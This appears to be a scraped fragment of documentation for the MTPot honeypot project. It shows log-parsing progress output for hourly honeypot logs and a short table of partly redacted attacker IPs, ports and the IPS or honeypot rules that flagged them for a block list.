
```

3. Malware Crawler and Session Crawler





```
md5,sha1,sha256,scan result
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

```


3. Malware Crawler and Session Crawler






```
output list size: 23118
parsing completed
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        Pot.log" parsing begins: t_init = 2020-07-12 04:28:29.191843
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        Pot.log" parsing finished: t_end = 2020-07-12 04:28:37.123337, t_diff = 0:00:07.931494
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:37.123398
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:40.454274, t_diff = 0:00:03.330876
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:40.454316
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:43.438939, t_diff = 0:00:02.984623
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:43.438982
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:49.085468, t_diff = 0:00:05.646486
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:49.085510
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:54.062086, t_diff = 0:00:04.976576
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:55.686921
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:02.811469, t_diff = 0:00:07.124548
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:02.811509
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:05.866749, t_diff = 0:00:03.055240
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:05.866789
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:08.512440, t_diff = 0:00:02.645651
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:08.512483
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:13.499036, t_diff = 0:00:04.986553
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:13.499079
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:17.565322, t_diff = 0:00:04.066243
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:18.366245
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:24.691211, t_diff = 0:00:06.324966
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:24.691258
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:27.268045, t_diff = 0:00:02.576787
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:27.268087
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:35.418055, t_diff = 0:00:08.149968
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:35.418097
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:42.520696, t_diff = 0:00:07.102599
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:29:42.520738
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:29:48.011541, t_diff = 0:00:05.490803
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:49.027624
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:52.843116, t_diff = 0:00:03.815492
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:29:52.843158
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:29:57.785069, t_diff = 0:00:04.941911
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:57.785112
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:30:00.582469, t_diff = 0:00:02.797357
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:30:00.582511
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:30:03.755107, t_diff = 0:00:03.172596
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:30:03.755150
```

4. Generate IoC to Block List





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
2020-10-21 21:56:36.000	103.70.2	445	[dpi_g001:2:dpi-ips-rule 8]
2020-10-21 21:35:21.000	112.226	80	[dpi_g001:2:dpi-ips-rule 4]
2020-10-21 21:12:42.000	112.255	8081	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:15:41.000	112.27.1	80	[dpi_g001:2:dpi-ips-rule 4]
2020-10-21 21:09:00.000	113.167	445	[dpi_g001:2:dpi-ips-rule 8]
2020-10-21 20:58:23.000	113.246	2323	[hpot_g001:2:honeypot]
2020-10-21 21:00:36.000	115.63.9	80	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:47:10.000	117.202	80	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:46:31.000	121.146	23	[dpi_g001:2:dpi-ips-rule 3]



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
